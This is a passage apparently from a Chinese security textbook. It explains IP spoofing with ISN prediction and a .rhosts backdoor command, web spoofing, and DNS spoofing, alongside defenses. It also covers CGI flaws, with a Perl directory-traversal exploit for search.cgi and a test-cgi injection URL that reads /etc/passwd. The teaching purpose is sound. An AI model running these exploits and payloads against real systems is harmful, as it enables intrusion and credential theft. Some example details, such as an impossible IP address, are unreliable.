可惜是杳无音信。与此同时 IP 包会通知受入侵主机的 TCP :该主机不可到达，但不幸的是 TCP 会认为是一种暂时错误，并继续尝试连接（比如继续对该 IP 地址进行路由，发出 SYN/ACK 数据包等），直至确信无法连接。当然，这时已浪费了大量的宝贵时间。值得注意的是，黑客们是不会使用那些正在工作的 IP 地址的，因为这样一来，真正 IP 持有者会收到 SYN/ACK 响应，而随之发送 RST 给受入侵主机，从而断开连接。前面所描述的过程如下：

1. Z（X）－－－SYN－－－>B
Z（X）－－－SYN－－－>B
Z（X）－－－SYN－－－>B
……
2. X<－－－SYN/ACK－－－B
X<－－－SYN/ACK－－－B
……
3. X<－－－RST－－－B

在时刻 1 时，入侵主机把大批 SYN 请求发送到目标（在此阶段，是那个被信任的主机），使其 TCP 队列充满。在时刻 2 时，目标向它所相信的 IP 地址（虚假的 IP）作出 SYN/ACK 反应。在这一期间，被入侵主机的 TCP 模块会对所有新的请求予以忽视。不同的 TCP 保持连接队列的长度有所不同。BSD 一般是 5，Linux 一般是 6。使被信任主机失去处理新连接的能力，所赢得的宝贵空隙时间就是黑客进行入侵目标主机的时间，这使其伪装成被信任主机成为可能。

前面已经提到，要对目标主机进行入侵，必须知道目标主机使用的数据包序列号。现在讨论黑客是如何进行预测的。他们先与被入侵主机的一个端口（SMTP 是一个很好的选择）建立起正常的连接。通常，这个过程被重复若干次，并将目标主机最后所发送的 ISN 存储起来。黑客还需要估计他的主机与被信任主机之间的 RTT 时间（往返时间），这个 RTT 时间是通过多次统计平均求出的。RTT 对于估计下一个 ISN 是非常重要的。前面已经提到每秒钟 ISN 增加 128000，每次连接增加 64000。现在就不难估计出 ISN 的大小了，它是 128000 乘以 RTT 的一半，如果此时目标主机刚刚建立过一个连接，那么加上一个 64000。再估计出 ISN 大小后，立即就开始进行入侵。当黑客的虚假 TCP 数据包进入目标主机时，根据估计的准确度不同，会发生不同的情况：

- 如果估计的序列号是准确的，进入的数据将被放置在接收缓冲器以供使用。
- 如果估计的序列号小于期待的数字，那么将被放弃。
- 如果估计的序列号大于期待的数字，并且在滑动窗口（前面讲的缓冲）之内，那么，该数据被认为是一个未来的数据，TCP 模块将等待其他缺少的数据。如果估计的序列号大于期待的数字，并且不在滑动窗口（前面讲的缓冲）之内，那么，TCP 将会放弃该数据并返回一个期望获得的数据序列号。下面将要提到，黑客的主机并不能收到返回的数据序列号。

入侵的全过程如下；

1. Z（B）－－－－SYN－－－>A
2. B<－－－SYN/ACK－－－A
3. Z（B）－－－－－ACK－－－>A
4. Z（B）－－－－—PSH－－－>A

入侵者伪装成被信任主机的 IP 地址，此时，该主机仍然处在停顿状态（前面讲的丧失处理能力），然后向目标主机的 513 端口（rlogin 的端口号）发送连接请求，如时刻 1 所示。在时刻 2，目标主机对连接请求做出反应，发送 SYN/ACK 数据包给被信任主机（如果被信任主机处于正常工作状态，那么会认为是错误并立即向目标主机返回 RST 数据包，但此时它处于停顿状态）。按照计划，被信任主机会抛弃该 SYN/ACK 数据包。然后在时刻 3，入侵者向目标主机发送 ACK 数据包，该 ACK 使用前面估计的序列号加 1。如果入侵者估计正确，则目标主机将会接收该 ACK 。至此，连接正式建立起来了。在时刻 4 将开始数据传输。一般地，入侵者将在系统中放置一个后门，以便侵入。经常会使用“ cat ＋＋ >> ～/.rhosts ”。这个办法迅速、简单地为下一次侵入铺平了道路。

4. IP 欺骗的工具

（1）Hunt

作者：Pavel Krauz

语言：C 语言

开发平台：Liunx

目标平台：UNIX

要求：C 编译器、Linux 系统

URL：http://lin.fsid.cvut.cz/~kra/index.html

（2）ipspoof

作者：未知

语言：C 语言

开发平台：UNIX

目标平台：UNIX

要求：C 编译器、IP 头文件、UNIX 系统

URL：http://www.rootshell.com/archive-j457nxiqi3gq59dv/199707/ipsproof.c

（3）Spoofit

作者：Brecht Claerhout

语言：C 语言

开发平台：Linux

目标平台：UNIX

要求：C 编译器、IP 头文件、Linux1.3 以上版本

URL：http://www.rootshell.com/archive-j457nxiqi3gq59dv/199707/IP-spoof.txt.html

（4）uggernaut

作者：route

语言：C 语言

开发平台：UNIX

目标平台：UNIX

要求：C 编译器、IP 头文件、UNIX 系统

URL：http://staff.washington.edu/dittrich/talks/qsm-sec/P50-06.txt

5. IP 欺骗的防范

（1）抛弃基于地址的信任策略

阻止这类入侵的一种非常容易的办法就是放弃以地址为基础的验证。不允许 r*类远程调用命令的使用；删除.rhosts 文件；清空/etc/hosts.equiv 文件。这将迫使所有用户使用其他远程通信手段，如 Telnet、SSH 和 SKEY 等。

（2）进行包过滤

如果该用户的网络是通过路由器接入因特网的，那么可以利用该用户的路由器来进行包过滤。确信只有内部 LAN 可以使用信任关系，而内部 LAN 上的主机对于 LAN 以外的主机要慎重处理。路由器可以帮助用户过滤掉所有来自于外部而希望与内部建立连接的请求。

（3）使用加密方法

阻止 IP 欺骗的另一种明显的方法是在通信时要求加密传输和验证。当有多种手段并存时，可能加密方法最为适用。

（4）使用随机化的初始序列号

黑客得以成功的一个很重要的因素就是，序列号不是随机选择的或者随机增加的。Bellovin 描述了一种弥补 TCP 不足的方法，就是分割序列号空间，每一个连接将有自己独立的序列号空间。序列号将仍然按照以前的方式增加，但是在这些序列号空间中没有明显的关系。可以通过下列公式来说明：

ISN=M＋F（localhost，localport，remotehost，remoteport）

其中，

M：4 微秒定时器

F：加密 Hash 函数。

F 产生的序列号，对于外部来说是不应该能够被计算出或者被猜测出的。Bellovin 建议 F 是一个结合连接标识符和特殊矢量（随机数，基于启动时间的密码）的 Hash 函数。

5.4.2 Web 欺骗

Web 欺骗是当今因特网上具有相当危险性且不易被察觉的欺骗手法。它可能侵害到 WWW 用户的隐私和数据完整性。这种入侵可以在现有的系统上实现，危害最普通的 Web 浏览器用户，包括 Netscape Navigator 和 Microsoft Internet Explorer 用户。

Web 欺骗允许入侵者创造整个 WWW 世界的影像拷贝。影像 Web 的入口进入到入侵者的 Web 服务器，经过入侵者计算机的过滤作用，允许入侵者监控被入侵者的任何活动，包括账户和口令。入侵者也能以被入侵者的名义将错误或者易于误解的数据发送到真正的 Web 服务器，以及以任何 Web 服务器的名义发送数据给被入侵者。简而言之，入侵者观察和控制着被入侵者在 Web 上做的每一件事。

1. Web 欺骗简介

Web 欺骗是一种电子信息欺骗，入侵者在其中创造了整个 Web 世界的一个令人信服但是完全错误的拷贝。错误的 Web 看起来十分逼真，它拥有相同的网页和链接。然而，入侵者控制着错误的 Web 站点，这样被入侵者浏览器和 Web 之间的所有网络信息完全被入侵者所截获，其工作原理就好像是一个过滤器。

由于入侵者可以观察或者修改任何从被入侵者到 Web 服务器的信息；同样地，也控制着从 Web 服务器到被入侵者的返回数据，这样入侵者就有许多发起入侵的可能性，包括监视和破坏。

入侵者能够监视被入侵者的网络信息，记录他们访问的网页和内容。当被入侵者填写完一个表单并发送后，这些数据被传送到 Web 服务器，Web 服务器将返回必要的信息，但不幸的是，入侵者完全可以截获并加以使用。绝大部分在线公司都是使用表单来完成业务的，这意味着入侵者可以获得用户的账户和密码。而且，即使被入侵者有一个“安全”连接（通常是通过 Secure Sockets Layer 来实现的，用户的浏览器会显示一把锁或钥匙来表示处于安全连接），也无法逃脱被监视的命运。

在得到必要的数据后，入侵者可以通过修改被入侵者和 Web 服务器之间任何一个方向上的数据，来进行某些破坏活动。入侵者修改被入侵者的确认数据，例如，如果被入侵者在线订购某个产品时，入侵者可以修改产品代码，数量或者邮购地址等。入侵者也能修改被 Web 服务器所返回的数据，例如，插入易于误解或者入侵性的资料，破坏用户和在线公司的关系等等。

入侵者甚至可以通过这种方法欺骗整个 Web 世界。他们不必存储整个 Web 世界的内容，只需要制造出一条通向整个 Web 世界的链路。当他们需要提供关于某个 Web 站点的错误 Web 页面时，只需要在自己的服务器上建立一个该站点的拷贝，由此等待受害者自投罗网。

2. Web 欺骗的原理

Web 欺骗的原理并不复杂，所谓的入侵就是打断从被入侵者主机到目标服务器之间的正常连接，并建立一条从被入侵者主机到入侵者主机再到目标服务器的连接。虽然这种入侵并不会直接造成被入侵者主机的软、硬件损坏，但它所带来的危害也是不可忽视的。可不要小看夹在被入侵者主机与目标服务器之间的那台入侵者的主机。通过这台计算机，被入侵者的一切行为都将让入侵者一览无余。入侵者可以轻而易举得到被入侵对象输入的用户名、密码等一切个人资料，而被入侵者对此却全然不知。这也就是 Web 欺骗入侵最危险的地方。

Web 欺骗能够成功的关键是在被入侵者和其他 Web 服务器之间设立起入侵者的 Web 服务器，这种入侵种类在安全问题中称为“来自中间的入侵”。为了建立起这样的中间 Web 服务器，黑客往往进行以下工作。

（1）改写 URL

首先，入侵者改写 Web 页中的所有 URL 地址，这样它们指向了入侵者的 Web 服务器而不是真正的 Web 服务器。假设入侵者所处的 Web 服务器是 www.attacker.org，入侵者通过在所有链接前增加 http://www.attacker.org 来改写 URL。例如，http://home.netscape.com 将变为 http://www.attacker.org/http://home.netscape.com。当用户点击改写过的 http://home.netscape.com（可能它仍然显示的是 http://home.netscape.com），将进入的是 http://www.attacker.org，然后由 http://www.attacker.org 向 http://home.netscape.com 发出请求并获得真正的文档，然后改写文档中的所有链接，最后经过 http://www.attacker.org 返回给用户的浏览器。

工作过程如下所示：

- 用户点击经过改写后的 http://www.attacker.org/http://home.netscape.com；
- http://www.attacker.org 向 http://home.netscape.com 请求文档；
- http://home.netscape.com 向 http://www.attacker.org 返回文档；

- http://www.attacker.org 改写文档中的所有 URL；
- http://www.attacker.org 向用户返回改写后的文档。

很显然，修改过的文档中的所有 URL 都指向了 www.attacker.org，当用户点击任何一个链接都会直接进入 www.attacker.org，而不会直接进入真正的 URL。如果用户由此依次进入其他网页，那么他们是永远不会摆脱掉受入侵的可能。

（2）关于表单

如果被入侵者填写了一个错误 Web 上的表单，那么结果看来似乎会很正常，因为只要遵循标准的 Web 协议，表单欺骗很自然地不会被察觉：表单的确定信息被编码到 URL 中，内容会以 HTML 形式来返回。既然前面的 URL 都已经得到了改写，那么表单欺骗将是很自然的事情。

当被入侵者提交表单后，所提交的数据进入了入侵者的服务器。入侵者的服务器能够观察，甚至是修改所提交的数据。同样地，在得到真正的服务器返回信息后，入侵者在将其向被入侵者返回以前也可以为所欲为。

（3）关于“安全连接”

都知道为了提高 Web 应用的安全性，有人提出了一种叫做安全连接的概念。它是在用户浏览器和 Web 服务器之间建立一种基于 SSL 的安全连接。可是让人感到遗憾的是，它在 Web 欺骗中基本上无所作为。被入侵者可以和 Web 欺骗中所提供的错误网页建立起一个看似正常的“安全连接”：网页的文档可以正常地传输而且作为安全连接标志的图形（通常是关闭的一把钥匙或者锁）依然工作正常。换句话说，也就是浏览器提供给用户的感觉是一种安全可靠的连接。但正像前面所提到的那样，此时的安全连接是建立在 www.attacker.org 而非用户所希望的站点。

为了开始入侵，黑客必须以某种方式引诱受入侵者进入入侵者所创造的错误的 Web。黑客往往使用下面若干种方法：

- 把错误的 Web 链接放到一个热门 Web 站点上；
- 如果受入侵者使用基于 Web 的邮件，那么可以将它指向错误的 Web；
- 创建错误的 Web 索引，指示给搜索引擎。

前面描述的入侵相当有效，但是它还不十分完美。为了完善入侵，黑客往往还要创造一个可信的环境，包括各类图标、文字、链接等，提供给受入侵者各种各样的十分可信的暗示。总之就是隐藏一切尾巴。此时，如果错误的 Web 是有敌意的，那么无辜的用户将处于十分危险的境地。

另外，黑客还会注意以下方面：

（1）状态线路

连接状态是位于浏览器底部的提示信息，它提示当前连接的各类信息。Web 欺骗中涉及两类信息。首先，当鼠标放置在 Web 链接上时，连接状态显示链接所指的 URL 地址，这样，受入侵者可能会注意到重写的 URL 地址。第二，当 Web 连接成功时，连接状态将显示所连接的服务器名称。这样，受入侵者可以注意到显示 www.attacker.org，而非自己所希望的站点。

入侵者能够通过 JavaScript 编程来弥补这两项不足。由于 JavaScript 能够对连接状态进行写操作，而且可以将 JavaScript 操作与特定事件绑定在一起，所以，入侵者完全可以将改写的

URL 状态恢复为改写前的状态。这样 Web 欺骗将更为可信。

（2）位置状态行

浏览器的位置状态行显示当前所处的 URL 位置，用户也可以在其中键入新的 URL 地址进入到另外的 URL，如果不进行必要的更改，此时 URL 会暴露出改写后的 URL。同样地，利用 JavaScript 可以隐藏掉改写后的 URL。JavaScript 能用不真实的 URL 掩盖真实的 URL，也能够接受用户的键盘输入，并将之改写，进入不正确的 URL。

3. Web 欺骗的防范

（1）对于个人用户

- 查看源文件。

入侵者并不是不留丝毫痕迹，HTML 源文件会使这种欺骗暴露无遗。通过点击鼠标右键或者在浏览器中点击菜单“查看源文件”，用户可以阅读当前的 HTML 源文件。可以发现当前页 URL 地址的信息并同网页上的真实地址相对照，能够发现被改写的 URL，因此可以觉察到危险。

例如，用户收到一封 263 邮局的 HTML 格式信件，查看源文件，根据前面的介绍，很容易发现是否有伪造的痕迹。

因此，建议不要通过来历不明的 Web 站点登录安全站点，如通过某个个人站点登录 263 服务器。对于搜索引擎或从其他场合得到的站点，应仔细甄别，防止受骗。

- 禁止浏览器中的 JavaScript、ActiveX 以及 Java 功能。

各类入侵者的服务器，页面都包含大量的 JavaScript 脚本以实现其不可告人的目的，此时可将 JavaScript 功能禁止或者改为使用前提示。

方法是：在 IE 浏览器中，点击菜单“工具”→“Internet 选项”，切换到“安全”选项卡“自定义级别”，弹出“安全设置”框，在里面对 JavaScript 功能选择“禁止”。

- 确保浏览器的连接提示状态可见，它会给用户提供当前位置的各类信息。
- 仔细观察所点击的 URL 链接，一般会在状态栏中或地址栏得到正确的显示。

（2）对于服务器

个人用户对于服务器端是无能为力的，此处仅提供一些服务器端安全预防措施，希望会给个人站点的管理者一些有益的提示。

Web 服务器端安全预防措施：限制在 Web 服务器开账户，定期删除一些久不登录的用户；对在 Web 服务器上开的账户，对注册用户口令长度作出要求并提示定期更改，防止被盗用造成隐患；尽量使 FTP、Mail 等服务器与 Web 服务器分开；定期查看服务器中的日志文件，分析一切可疑事件；设置好 Web 服务器上系统文件的权限和属性；不要把 Web 服务器与 FTP 目录指在同一目录；必要时限制访问用户 IP 或 DNS；如果采用 CGI 程序，应放在独立于 HTML 存放目录之外的/CGI-BIN/下；在用 C 来编写 CGI 程序时尽量少用 popen（）、system（）和所有涉及/bin/sh 的 shell 命令。

此外，编译语言（CGI、PERL 等）比解释语言（PHP、JSP 等）更安全。至于许多 Web 服务器本身都存在的一些安全漏洞，将在下一节详细探讨这个问题。

5.4.3 DNS 欺骗

DNS 欺骗是一种非常复杂的入侵手段。但是它使用起来比 IP 欺骗要简单一些，所以也比

较常见。最近一个利用 DNS 欺骗进行入侵的案例是全球著名网络安全销售商 RSA Security 的网站所遭到的入侵。其实 RSA Security 网站的主机并没有被入侵，而是 RSA 的域名被黑客劫持，当用户连上 RSA Security 时，发现主页被改成了其他的内容。

1. DNS 工作原理

DNS 是全称是 Domain Name Service，即域名服务。当一台主机发送一个请求要求解析某个域名时，它会首先把解析请求发到自己的 DNS 服务器上。

假设现在有一台主机 heike.angel.com，它的本地 DNS 服务器是 cn.angel.com，一个根域名服务器是 cn.internic.com，现在它拿到了某个域名 www.xxx.com，但不知道其 IP 地址，这时它就要通过 DNS 查询来获得这个域名的 IP 地址。下面是域名解析的整个过程。

（1）heike.angel.com 向 cn.angel.com 发出请求解析域名 www.xxx.com 的报文。

（2）cn.angel.com 收到请求后，先查询本地的缓存，如果有该记录项，则 cn.angel.com 就直接把查询的结果返回。假设没有该记录，则本地域名服务器 cn.angel.com 则向根域名服务器 cn.internic.com 发出请求解析域名 www.xxx.com。

（3）根域名服务器 cn.internic.com 收到请求后查询本地记录得到如下结果：xxx.com NS dns.xxx.com（表示 xxx.com 域中的域名服务器为：dns.xxx.com），同时给出 dns.xxx.com 的地址，并将结果返回给本地域名服务器 cn.angel.com。

（4）本地域名服务器 cn.angel.com 收到回应后，再发出请求解析域名 www.xxx.com 的报文。

（5）域名服务器 dns.xxx.com 收到请求后，开始查询本地的记录，找到如下一条记录：www. xxx.com A 200.1.1.1（表示 xxx.com 域中域名服务器 dns.xxx.com 的 IP 地址为 200.1.1.1），并将结果返回给客户本地域名服务器 cn.angel.com。

（6）客户本地域名服务器 cn.angel.com 将返回的结果保存到本地缓存，同时将结果返回给客户机 heike.angel.com。

这样就完成了一次域名解析过程。

2. DNS 欺骗原理

根据上面的域名解析过程，如果 cn.angel.com 向 xxx.com 的子域 DNS 服务器 200.1.1.1 查询 www.xxx.com 的 IP 地址时，冒充 200.1.1.1 给 www.xxx.com 的 IP 地址，这个 IP 地址是一个虚拟的地址，例如 202.109.2.2，cn.angel.com 就会把 202.109.2.2 当 www.xxx.com 的地址返还给 heike.angel.com 了。当 heike.angel.com 连 www.xxx.com 时，就会转向那个虚假的 IP 地址了，这样对 www.xxx.com 来说，就算是给黑掉了，因为别人根本连接不上他的域名。

这就是 DNS 欺骗的基本原理，但正如同 IP 欺骗一样。DNS 欺骗在技术上实现上仍然有一些困难，为了理解这些困难要看一下 DNS 查询包的结构。在 DNS 查询包中有一个重要的域叫做做标识 ID，用来鉴别每个 DNS 数据包的印记，从客户端设置，由服务器返回，它可以让客户匹配请求与响应。看看下面一个例子。

在 cn.angel.com 向 200.1.1.1 查询 www.xxx.com 的 IP 地址时黑客只需要用假的 200.1.1.1 进行欺骗，并且在真正的 200.1.1.1 返回 cn.angel.com 信息之前，先于它给出所查询的 IP 地址。

这个过程很直观，就是先于 200.1.1.1 给 cn.angel.com 送出一个伪造的 DNS 信息包，但正如前面说过的，如果要发送伪造的 DNS 信息包而不被识破，就必须伪造正确的 ID，也就是说，

如果无法判别这个标识符，欺骗将无法进行。这在局域网上很容易实现，只要安装一个 Sniffer，通过嗅探就可以知道这个 ID。但如果是在因特网上实现欺骗，就只有发送大量的一定范围的 DNS 信息包，通过碰运气的办法来提高给出正确标识 ID 的机会。下面就来看看用 Sniffer 嗅探到标识 ID 的情况下，怎么进行 DNS 欺骗。

3. DNS 欺骗的现实过程

继续上面的列子，假设已经成功的入侵了 200.1.1.1 子网中任意一台主机，并且通过安装 sniffer 的方法对整个子网中传输的包进行嗅探，可以设置只对进出 200.1.1.1 的包进行观察，从而获得需要的标识 ID。当 DNS 服务器 200.1.1.1 发出查询包时，它会在包内设置标识 ID，只有应答包中的 ID 值和 IP 地址都正确的时候才能为服务器所接受。这个 ID 每次自动增加 1，所以可以第一次向要欺骗的 DNS 服务器发一个查询包并监听到该 ID 值，随后再发一个查询包，紧接着马上发送构造好的应答包，包内的标识 ID 为预测的值。为了提高成功效率可以指定一个范围，比如在前面监听到的哪个 ID+1 的范围之间。如 cn.angel.com 向 200.1.1.1 发来了要求查 www.xxx.com 的 IP 地址的包，此时，200.1.1.1 上的黑客就要欺 cn.angel.com。

```
cn.angel.com－－－－－－－－－－－－－－＞200.1.1.1 [Query]
NQY：1 NAN：0 NNS：0 NAD：0 QID：6573
QY：www.xxx.con A
```

其中 NQY，NAN 等是查询包的标志位。当这两个标志位为“ 1 ”时表示是查询包，这时黑客（假定地址为 1.1.1.1）就可以在 200.1.1.1 上监听到这个包，得到它的 ID 为 6573，然后紧接着黑客也向 200.1.1.1 发出一次查询，使它忙于应答这个包：

```
1.1.1.1－－－－－－－－－－－－－－－－＞200.1.1.1 [Query]
NQY：1 NAN：0 NNS：0 NAD：0
QY：other.xxx.com A
```

接着，发带预测 QID 的应答包：

```
200.1.1.1－－－－－－－－－－－－－－－＞cn.angel.com [Answer]
NQY：1 NAN：0 NNS：0 NAD：0 QID：6574
QYwww.xxx.com PTR
ANwww.xxx.com PTR 111.222.333.444
```

111.222.333.444 就是由黑客来指定的 IP 地址。注意发这个包时标识 ID 为前面监听到的 ID 值加 1 即 6574+1=6575。这样，DNS 欺骗就完成了，cn.angel.com 就会把 111.222.333.444 当作 www.xxx.com 的 IP 地址了。假如 111.222.333.444 是一台已经被控制的计算机，可以把它的主页改成想要的内容，这时当被欺骗的用户连接 www.xxx.com 时，就以为这个网站已经被黑掉了。

4. DNS 欺骗的防范

很简单，直接用 IP 访问重要的服务，这样至少可以避开 DNS 欺骗。最根本的解决办法就是加密所有对外的数据流，对服务器来说就是尽量使用 SSH 之类的有加密支持的协议，对一般用户应该用 PGP 之类的软件加密所有发到网络上的数据。

5.5 防御 Web

Web 服务器将成为下一代黑客入侵的对象。在很大程度上，进行这种入侵只需一个 Web 浏览器和一个创造性的头脑。以前，黑客的入侵对象集中在操作系统和网络协议上，但随着这些入侵目标的弱点和漏洞逐渐得到修补，要进行这类入侵已经变得非常困难。操作系统正在变得更加稳健，对入侵的抵抗能力日益提高。随着身份验证和加密功能渐渐被内置到网络协议中，网络协议也变得更加安全。此外，防火墙也越来越智能，成为网络和系统的外部保护屏障。

另一方面，电子商务技术正在日益普及开来，其复杂性有增无减。基于 Web 的应用程序正在与基本的操作系统和后端数据库更加紧密地集成在一起。遗憾的是，人们在基于 Web 的基础设施安全性方面所做的工作还很不够。Web 服务器和 Web 应用程序中的漏洞不断被发现并被黑客利用，这些都给因特网上的用户造成了极大的损失。下面将从 Web 服务中存在的各种漏洞讨论 Web 入侵。

5.5.1 CGI 漏洞

相当一部分人对 CGI 的概念还比较模糊，他们眼中的 CGI 就是 Perl CGI，其实 CGI 是 Common Gateway Interface（公用网关接口）的缩写，并不特指一种语言。事实上，几乎任何支持标准输入输出的语言都可以称为 CGI 语言，如 Perl、PHP、C 和 VC++等都可以称为 CGI 语言。

1. CGI 程序的实质

从技术角度来讲，Web 服务有两种形式，即静态服务和动态服务。静态服务是指 Web 服务器将预先存放的 HTML 超文本文件原封不动地传送给发送请求的用户，动态服务是指用户发出的请求含有动态生成过程及其参数，Web 服务器的前台进程接收到用户的请求后，将用户的请求转给后台相应的服务进程去处理，后台的服务进程处理完后，将生成相应的结果，并把结果返回前台，由前台进程负责将结果传送给用户。

使 Web 成为交互式媒体的两种机制是表单和网关。表单让浏览者把信息反馈给 Web 服务器内处理这些表单的程序，形成双向和交互式通信。表单只是一个方面，要想处理返回的各种类型的信息，就必须建立一个能接受用户浏览器发出信息的程序，这些程序就是 CGI。

CGI 可以根据实际情况比如服务器提供的接口、实际需求和程序员的经验等选择不同的语言，如 C/C++、PERL、TCL、UNIX Shell、VB 和 AppleScript 等。如果选用 C/C++语言，必须编译成可执行文件，如果选用 PERL 等解释语言，服务器上必须安装相应的解释器并完成相应的文件连接。

服务器使用环境变量（执行 CGI 程序时的设置参数）传输有关的请求信息到 CGI 程序。这些环境变量包括服务器的名字、CGI 和服务器使用协议的版本号、客户端的 IP 地址和域名地址、客户端的请求方式、请求内容及编码方式、合法性访问信息以及用户的输入信息等。

2. CGI 的安全

这里所说的 CGI 安全主要包括两个方面，一是 Web 服务器的安全，一是 CGI 语言的安全（其实对于解释型 CGI 语言，还涉及到解释器的安全，不过由于它在 CGI 安全中所占的比例不大，所以就不考虑了）。对于不同的 CGI 语言，所说的 CGI 安全可能有些不同，比如说对于 ASP 和 JSP，所说的 CGI 安全主要是指 Web 服务器的安全。而对于 PHP 和 Perl，所说的 CGI

安全就主要是指 CGI 语言的安全。

既然 CGI 安全包括两个方面，那就分别从这两个方面来介绍一下 CGI 的安全性，下面依次介绍 Web 服务器的安全和 CGI 语言的安全。

Web 服务器的安全问题主要包括两个方面，一是 Web 服务器软件编制中的 Bug，二是服务器配置错误。这可能导致 CGI 源代码泄露，物理路径信息泄露，系统敏感信息泄露或远程执行任意指令。

下面主要讨论一下 CGI 语言的安全问题。由于 CGI 语言的复杂性，所以这方面的安全问题也比较多，CGI 语言漏洞主要分为以下几类。

（l）配置错误

这里所说的配置错误主要指 CGI 程序和数据文件的权限设置不当，这可能导致 CGI 源代码或敏感信息泄露。还有一个经常犯的错误就是安装完 CGI 程序后没有删除安装脚本，这样入侵者就可能远程重置数据。

（2）边界条件错误

这个错误主要针对 C 语言编写的 CGI，利用这个错误，入侵者可能发起缓冲区溢出入侵，从而提升权限。

（3）访问验证错误

这个问题主要是因为用于验证的条件不足以确定用户的身份而造成的，经常会导致未经授权访问，修改甚至删除没有访问权限的内容。用于确定用户身份的方法一般有两种，一是账号和密码，一是 Session 认证。而不安全的认证方法包括 userid 认证和 Cookie 认证等。

（4）来源验证错误

比较常见的利用这种错误进行入侵的方法就是 DoS，也就是拒绝服务，灌水机就是利用 CGI 程序没有对文章的来源进行验证，从而不间断的发文章，最后导致服务器硬盘充满而挂起。

（5）输入验证错误

这种错误导致的安全问题最多，主要是因为没有过滤特殊字符。比如说，没有过滤“ %20 ”造成的畸形注册，没有过滤“ ../ ”经常造成泄露系统文件，没有过滤“ $ ”经常导致泄露网页中的敏感信息，没有过滤“ ; ”经常导致执行任意系统指令，没有过滤“ | ”或“ \t ”经常导致文本文件入侵，没有过滤“ ’”和“ # ”经常导致 SQL 数据库入侵，没有过滤“ < ”和“ > ”导致的 Cross-Site Scripting 入侵等。

（6）意外情况处理失败

这种错误也很常见，如没有检查文件是否存在就直接打开设备文件导致拒绝服务，没有检查文件是否存在就打开文件提取内容进行比较而绕过验证，上下文入侵导致执行任意代码等。

（7）策略错误

这种错误主要是由于编制 CGI 程序的程序员的决策造成的。如原始密码生成机制脆弱导致穷举密码导致在 Cookie 中明文存放账号密码导致敏感信息泄露，使用与 CGI 程序不同的扩展名扩展名存储敏感信息导致该文件被直接下载，丢失密码模块在确认用户身份之后直接让用户修改密码而不是把密码发到用户的注册信箱，登录时采用账号和加密后的密码进行认证导致入侵者不需要知道用户的原始密码就能够登录等。

（8）习惯问题

程序员的习惯也可能导致安全问题，如使用某些文本编辑器修改 CGI 程序时，经常会生

成“ .bak ”文件，如果程序员编辑完后没有删除这些备份文件，则可能导致 CGI 源代码泄露。另外，如果程序员总喜欢把一些敏感信息（如账号密码）放在 CGI 文件中，只要入侵者对该 CGI 文件有读权限（或者利用前面介绍的一些入侵方法）就可能导致敏感信息泄露。

（9）使用错误

主要是一些函数的使用错误，如 Perl 中的“ die ”函数，如果没有在错误信息后面加上“ \n ”的话，就极可能导致物理路径泄露。

（10）其他错误

此外，还有一些其他难以归类的错误，如“ 非 1 即 0 ”导致绕过认证的问题。

3. 常见的 CGI 漏洞

（1）search.cgi 漏洞

先来看看 SolutionScripts.com Home free CGI 包的脆弱性（search CGI）。

SolutionScripts.com 是一个 perl CGI 程序的经销商，经营所有支持 perl 的平台上的 CGI 程序，包括（Windows NT、Linux 和大多数的 UNIX）。Home Free 是一个 CGI 包，由 SolutionScripts.com 开发并销售。在这个 CGI 包里面的“ search ”CGI 程序有一个安全漏洞，这个漏洞将导致入侵者浏览本地文件内容，甚至在 Web root 目录之外的文件。

如果读者对‘ 目录越权访问 ’有比较好的理解，那么可以利用这个 CGI 文件来浏览 Web root 目录以外的内容。

以下说明这个漏洞的来由。

earch.cgi 脚本使用以下的输入变量：

```
letter=any string
cata=any string
perpage=any string
start=any string
boolean=or/and
advanced
```

如果 search.cgi 有一个带“ .. ”结果的“ letter ”变量，那么它就可能显示普通用户所不能访问的目录下的内容，如下所示：

```
http://www.example.com/cgi-bin/search.cgi?letter=..\..\..\..\Windows NT
```

利用上面的 URL 可以列出该服务器上的\Windows NT 目录。使用这个脚本不能直接列出文件的内容，但它仍然具有一定的威胁性。因为入侵者可以利用这个漏洞来搜集服务器的一些敏感信息，例如绝对路径和 DLL 版本等。

以下是这个漏洞的 exploit，利用这个程序能在有这个漏洞的服务器上显示出 root 目录。

```
#!/usr/bin/perl
#
# Quick exploit of the Home Free ./search.cgi script，  allows you to list
# directories on the host.
#
# Default server is antionline's，  change as appropriate.
#
```

```
use IO::Socket;

if （$ARGV[0] eq ""） { die "no argument\n"; }
$asoc = IO::Socket::INET->new（Proto => "tcp"， PeerAddr => "examplesite"， PeerPort => 80） || die "can't connect to host: $!";

select（$asoc）;
$| = 1;

print $asoc "GET /cgi-bin/search.cgi?letter=..\\..\\..\\..\\$ARGV[0]&start=1&perpage=all HTTP/1.0\n\n";

while（<$asoc>） {
    if （$_ =~ /.+HREF.+TD.+/） {
        @parts = split（"\"， $_）;
        $foo = $parts[1];
        @parts = split（"/"， $foo）;
        print STDOUT $parts[3];
        print STDOUT "\n";
    }
}

close（ASOC）;
```

该漏洞的危险性很大，利用上面的 URL 格式向服务器提交一个畸形的 Web 请求，实际上相当于 CGI 程序给了网页浏览者一个该服务器的 shell，就可以在服务器上发送任意的命令了。如果 Web 服务器是管理员权限起的 Web 服务，那么入侵者直接可以通过 CGI 漏洞获得对服务器的完全控制权。

（2）test-cgi 漏洞

test-cgi 是一个经常出现的漏洞，在浏览器中输入：

```
http://thegnome.com/cgi-bin/test-cgi?\whatever
```

将会返回：

```
CGI/1.0 test script report:
argc is 0. argv is .
SERVER_SOFTWARE = NCSA/1.4B
SERVER_NAME = thegnome.com
GATEWAY_INTERFACE = CGI/1.1
SERVER_PROTOCOL = HTTP/1.0
SERVER_PORT = 80
REQUEST_METHOD = GET
```

```
HTTP_ACCEPT = text/plain， application/x-html， application/html，
text/html， text/x-html
PATH_INFO =
PATH_TRANSLATED =
SCRIPT_NAME = /cgi-bin/test-cgi
QUERY_STRING = whatever
REMOTE_HOST = fifth.column.gov
REMOTE_ADDR = 200.200.200.200
REMOTE_USER =
AUTH_TYPE =
CONTENT_TYPE =
CONTENT_LENGTH =
```

再来一次，这样输入：

```
http://thegnome.com/cgi-bin/test-cgi?\help&0a/bin/cat%20/etc/passwd
```

看到 PASSWD 了吗？用 netcat 80 端口 进行入侵：

```
machine% echo "GET /cgi-bin/test-cgi?/*" | nc removed.name.com 80
```

返回：

```
CGI/1.0 test script report:
argc is 1. argv is /\*.
SERVER_SOFTWARE = NCSA/1.4.1
SERVER_NAME = removed.name.com
GATEWAY_INTERFACE = CGI/1.1
SERVER_PROTOCOL = HTTP/0.9
SERVER_PORT = 80
REQUEST_METHOD = GET
HTTP_ACCEPT =
PATH_INFO =
PATH_TRANSLATED =
